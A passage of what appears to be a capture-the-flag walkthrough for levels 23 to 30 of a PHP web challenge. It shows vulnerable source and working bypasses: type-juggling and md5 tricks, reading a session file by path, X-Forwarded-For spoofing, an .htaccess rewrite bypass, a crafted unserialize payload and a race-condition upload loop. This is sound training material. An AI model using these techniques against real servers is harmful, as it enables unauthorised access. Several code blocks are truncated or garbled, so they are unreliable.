Here, we got another php code which will only give next.php when **POST req will be made using null code value.**

```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {


    // Get the raw POST data
    $json_data = file_get_contents('php://input');

    // Decode the JSON data into a PHP array
    $data = json_decode($json_data, true);

    if ($data === NULL) {
        // Handle JSON decoding error
        echo json_encode(['error' => 'Invalid JSON']);
        exit();
    }

    if (array_key_exists('code', $data)) {
        if(strcmp($data['code'], NULL) === 0){
            require_once("next.php");
            die($next);
        }
    }
}

?>
```



### Level 23: <https://matrix.voorivex.academy/let-us-go-to-save-him!/?show-me-the-codes>

Here, we have to find our session based on stored PHPSESSID and sessions are stored in server side since system using apache webserver there is default path for accessing specific session.


```

<?php
session_start();
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

require_once("next.php");
$_SESSION['code'] = $next;

if (security_check($_GET['code'])) {
    echo file_get_contents($_GET['code']);
    die();
}
  
```

- We have to give code value like `code=/var/lib/php/session/sess_PHPSESSID`



## Level 24: <https://matrix.voorivex.academy/the-final-fight-f570a4b62b398c60db1b49599024f3aa/>

Here, it's another kind of type juggling issue in php by giving value which will start with "**0e21..**" We can get and **crack** the comparison.


```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if (isset($_GET['code'])) {
    if (md5($_GET['code']) == $_GET['code']) {
        require_once("next.php");
        die($next);
    }
}
```

```
'the-final-fight-4dba54234d41bc0bbe7c7a8193f22a61'
```

## Level 25: <https://matrix.voorivex.academy/the-final-fight-4dba54234d41bc0bbe7c7a8193f22a61/>

Here, we have js code with various conditions to generate flag for next round based on given flag we can generate js code and run in console which will give new flag.



```

<div id="main-page" style="opacity: 20%;>
    <img id="dynamicImage" alt="Your Image">
    <div id="canvas-container"></div>
</div>

<div class="center-box" id="center-box">
    <p>Matrix Is Loading</p>
</div>
<script>
    var contentArray = [
        { imageSrc: "./images/1.png", text: "Seems I can defeat you if I believe it" },
        { imageSrc: "./images/2.png", text: "Show me what've you got!" },
        { imageSrc: "./images/3.png", text: "I admire your Kong Fu skills" }
        // Add more objects as needed
    ];
    load_page(contentArray);
</script>
<script>
    function checkFlag(flag) {
        if (flag.length != '0'.charCodeAt(0)) {
            return false
        }


        if (!/^the-final-fight-/.test(flag)) {
            return false
        }

        if (
            flag.substring(16, 32) !== (() => {
                var _0x4c83 = ['\x61\x30\x31\x39\x62\x66\x61\x32\x32\x38\x34\x65\x35\x65\x66\x39'];
                return _0x4c83[0].split('')[1] + _0x4c83[0].split('')[0] + _0x4c83[0].split('')[15] + _0x4c83[0].split('')[14]
                [12] + _0x4c83[0].split('')[11] + _0x4c83[0].split('')[10] + _0x4c83[0].split('')[9] + _0x4c83[0].split('')[8] + _0x4c83[0].split(
                [6] + _0x4c83[0].split('')[5] + _0x4c83[0].split('')[4] + _0x4c83[0].split('')[3] + _0x4c83[0].split('')[2];
            })())
        ) {
            return false
        }

        if (
            flag.substring(32) !== ((s, k) => [...Array(s.length).keys()].map(i => String.fromCharCode(s.charCodeAt(i) + (i %
("e5956b6a605e536e", 3)
) {
            return false
        }

        return true
    }
</script>
</body>

```




```

Number of loaded images: 1
Number of loaded images: 2
Number of loaded images: 3
> // Part 1: Check the length
const part1 = String.fromCharCode(48);
// Part 2: Check the prefix
const part2 = '+the-final-fight-yourpart'; // Replace 'yourpart' with the desired string
// Part 3: Check the substring from 16 to 32
const part3 = ['\x61\x30\x31\x39\x62\x66\x61\x32\x32\x38\x34\x65\x35\x65\x66\x39'];
var _0x4c83 = ['\x61\x30\x31\x39\x62\x66\x61\x32\x32\x38\x34\x65\x35\x65\x66\x39'];
return _0x4c83[0].split('')[1] + _0x4c83[0].split('')[0] + _0x4c83[0].split('')[15] + _0x4c83[0].split('')[14]
_0x4c83[0].split('')[12] + _0x4c83[0].split('')[11] + _0x4c83[0].split('')[10] + _0x4c83[0].split('')[9] + _0x4c83[0].split('')[8] + _0x4c83[0].split(
[6] + _0x4c83[0].split('')[5] + _0x4c83[0].split('')[4] + _0x4c83[0].split('')[3] + _0x4c83[0].split('')[2];
})();
// Part 4: Check the substring from 32 onwards
const part4 = ((s, k) => [...Array(s.length).keys()].map(i => String.fromCharCode(s.charCodeAt(i) + (i %
("e5956b6a605e536e", 3));
// Combine all parts
const flag = part1 + part2 + part3 + part4;
flag;
<'0the-final-fight-yourpart@a9fe5e4822afb91b8683e3d332h263h
> |

```

### Level 26: <https://matrix.voorivex.academy/the-final-fight-0a9fe5e4822afb91b8683e3d332h263h/?show-me-the-codes>

Now, here, we can hash collision issue which can be solved using bit tricky kind of parameters and type juggling value.




```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET['code1'] !== $_GET['code2']) {
    if (md5($_GET['code1']) === md5($_GET['code2'])) {
        require_once('next.php');
        die($next);
    }
}


```

[https://matrix.voorivex.academy/the-final-fight-0a9fe5e4822afb91b8683e3d332h263h/?code=code1\[\]&code1\[\]=2&code2\[\]&code2\[\]=3&code2\[\]=4](https://matrix.voorivex.academy/the-final-fight-0a9fe5e4822afb91b8683e3d332h263h/?code=code1[]&code1[]=2&code2[]&code2[]=3&code2[]=4)



### Level 27: <https://matrix.voorivex.academy/the-final-fight-57a31594d5784b29e02960fd427f8703/?show-me-the-codes>

Here, it's only taking code value and there is no other info about it but in burp we can see request should be only from 127.0.0.1 and http schema.



```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET['code']) {
    require("next.php");
}

```

Request

Pretty Raw Hex

```
1 GET /the-final-fight-57a31594d5784b29e02960fd427f8703/?code=|  
HTTP/2  
2 Host: matrix.voorivex.academy  
3 Sec-Ch-Ua: "Chromium";v="19", "Not?A_Brand";v="24"  
4 Sec-Ch-Ua-Mobile: ?0  
5 Sec-Ch-Ua-Platform: "macOS"  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159  
Safari/537.36  
8 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange  
v=b3;q=0.7  
9 Sec-Fetch-Site: none  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-User: ?1  
12 Sec-Fetch-Dest: document  
13 Accept-Encoding: gzip, deflate, br  
14 Accept-Language: en-US,en;q=0.9  
15 Priority: u=0, i  
16  
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK  
2 Date: Wed, 29 Nov 2023 20:37:07 GMT  
3 Content-Type: text/html; charset=UTF-8  
4 Content-Length: 47  
5 X-Zrk-Us: 200  
6 Strict-Transport-Security: max-age=31536000  
7 Server: Delivery  
8 X-Zrk-Cs: MISS  
9 X-Zrk-Sn: 4001  
10 Accept-Ranges: bytes  
11 Accept-Ranges: bytes  
12  
13 only accessible from 127.0.0.1 over http schema
```

Target: https://matrix.voorivex.academy

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

→ Using X\_header injection we might be able to bypass it lets try like below.

X-Forwarded-For: 127.0.0.1

X-Url-Schema: http

The screenshot shows the Burp Suite interface with a network request and response captured for a temporary project.

**Request:**

```
1 GET /the-final-fight-57a31594d5784b29e02968fd427f8703/?code=11 HTTP/2
2 Host: matrix.voorivex.academy
3 Sec-Ch-Ua: "Chromium";v="119", "Not A;Brand";v="24"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-UA-Fingerprint: "mano0g"
6 X-Forwarded-For: 127.0.0.1
7 X-Url-Scheme: http
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko, Chrome/119.0.6045.159 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19
```

**Response:**

```
1 Date: Tue, 28 Nov 2023 18:19:02 GMT
2 Content-Type: text/html; charset=UTF-8
3 Content-Length: 48
4 X-Zrk-Cs: 200
5 Strict-Transport-Security: max-age=31536000
6 Server: Delivery
7 X-Zrk-Cs: MISS
8 X-Zrk-Sn: 4001
10 Accept-Ranges: bytes
11 Accept-Ranges: bytes
12
13 the-final-fight-b1f6bb930427fc161f4fb8ccdf06eca
```

The interface includes a sidebar with tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Settings, Inspector, Notes, and a file browser on the right.

### Level 28: <https://matrix.voorivex.academy/the-final-fight-b1f6bb930427fc161f4fbb8ccdf06eca/>

Here, using ?show-me-the-codes we can see php code we gives listing of current dir and we need to get para values in the way it won't be restricted from .htaccess file



```


<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if (isset($_GET["show-me-more"])) {
    print_r(scandir("."));
    die();
}

if (isset($_GET['u']) && isset($_GET['p'])) {
    if ($_GET['u'] == 'Neo' && $_GET['p'] == 'Sup3r&H3ro'){
        require_once('next.php');
        die($next);
    }
}

```

**Array ( [0] => . [1] => .. [2] => .htaccess [3] => 1.png [4] => 2.png [5] => 3.png [6] => images [7] => index.php [8] => next.php )**



```

<IfModule mod_rewrite.c>
    RewriteEngine On


    RewriteRule ^([/]+)([/]+)$ /the-final-fight-b1f6bb930427fc161f4fbb8ccdf06eca/index.php?u=$1&p=$2 [QSA,L]

    RewriteCond %{THE_REQUEST} u=([^\&]+) [NC]
    RewriteRule ^ / [R=403,L]
</IfModule>

```

Now, in this case we can't use "&" and give para values its better to make crafted url and then do injection may be like this might be helpful.

<https://matrix.voorivex.academy/the-final-fight-b1f6bb930427fc161f4fbb8ccdf06eca/Neo/ali?p=Sup3r%26H3ro>



### Level 29: <https://matrix.voorivex.academy/the-final-fight-05f94763492df091df93a019de59fbb0/?show-me-the-codes>

Now, we have php unserialize issue and for this we need to execute using php and then give value which will give us next.php file



```

<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

class reviving_neo {
    private $dead = true;

    function __wakeup() {
        if ($this->dead == false) {
            require_once("next.php");
            die($next);
        }
    }
}

if (isset($_GET["code"])) {
    unserialize($_GET["code"]);
}
?>

```

We can create php like this based on above code and run it using php will be encoded one.

```


<?php
class reviving_neo {
    private $dead = false;
}

echo urlencode(serialize(new reviving_neo));

```

[https://matrix.voorivex.academy/the-final-fight-05f94763492df091df93a019de59fbb0/?code=O%3A12%3A%22reviving\\_neo%22%3A1%3A%7B%3A18%3A%22%00reviving\\_neo%00dead%22%3Bb%3A0%3B%7D%](https://matrix.voorivex.academy/the-final-fight-05f94763492df091df93a019de59fbb0/?code=O%3A12%3A%22reviving_neo%22%3A1%3A%7B%3A18%3A%22%00reviving_neo%00dead%22%3Bb%3A0%3B%7D%)


Which will give flag



Level 30: <https://matrix.voorivex.academy/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec/>

This one bit tricky because we have to do 2 things step by step for example.

1. Based on specific size of file which contains “escape\_from\_matrix” then need to upload into /tmp file using curl or burp
2. When we receive msg at that time we need to run our python exploit to which go to another if condition and retrieve flag from next.php file



The screenshot shows a browser window with the URL [matrix.voorivex.academy/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec/?show-me-the-codes](https://matrix.voorivex.academy/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec/?show-me-the-codes). The page displays the source code of a PHP script. The code includes logic to check if a file named 'next.php' exists in the /tmp directory and to handle file uploads via POST requests, specifically looking for files containing 'escape\_from\_matrix'.

```
if (isset($_GET["show-me-more"])) {
    print_r(scandir("/tmp/"));
    die();
}

function security_check($input) {
    $pattern = '/^\/tmp\//[0-9a-zA-Z]+$/';
    if (preg_match($pattern, $input)) {
        return True;
    }
    return False;
}

if (security_check($_GET['code'])) {
    $file_contents = file_get_contents($_GET['code']);
    if (strpos($file_contents, 'escape_from_matrix') === 0) {
        require_once('next.php');
        die($next);
    }
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Check if there is a file selected
    if (isset($_FILES["file"])) {
        $file = $_FILES["file"];

        // File details
        $fileName = $file["name"];
        $fileType = $file["type"];
        $fileSize = $file["size"];
        $fileTmpName = $file["tmp_name"];
        $fileError = $file["error"];

        $you_are_god = False;
        if ($you_are_god === True) {

            $uploadDir = "uploads/";
            if (!file_exists($uploadDir)) {
                mkdir($uploadDir, 0755, true);
            }

            $destination = $uploadDir . $fileName;
            if (move_uploaded_file($fileTmpName, $destination)) {
                echo "File uploaded successfully.";
            } else {
                echo "Error uploading file.";
            }
        }
        die('you are not the God');
    }
}
```

1. Creation of file like this in terminal.

```
shell
echo -n "escape_from_matrix" > escape_from_matrix.txt
dd if=/dev/zero bs=1M count=20 >> escape_from_matrix.txt
```

2. Now using curl to request and get response.

```
shell
while true; do
    curl -X POST -F "file=@escape_from_matrix.txt" "https://matrix.voorivex.academy/the-final-fight-9079c3d77eecb6699bb4a27b3cd249ec/"
    sleep 1
done
```

### Server-Side Response:

```
lua
Array ( [0] => . [1] => .. [2] => php2qLoP8 [3] => php4T04M0 [4] =>
php8Efyx7 [5] => phpCslvJ5 [6] => phpGKUy85 [7] => phpNitfU6 [8] =>
phpW9M1C9 [9] => phpbtbpZ8 [10] => phpncf207 [11] => phpqxK6J7 [12] =>
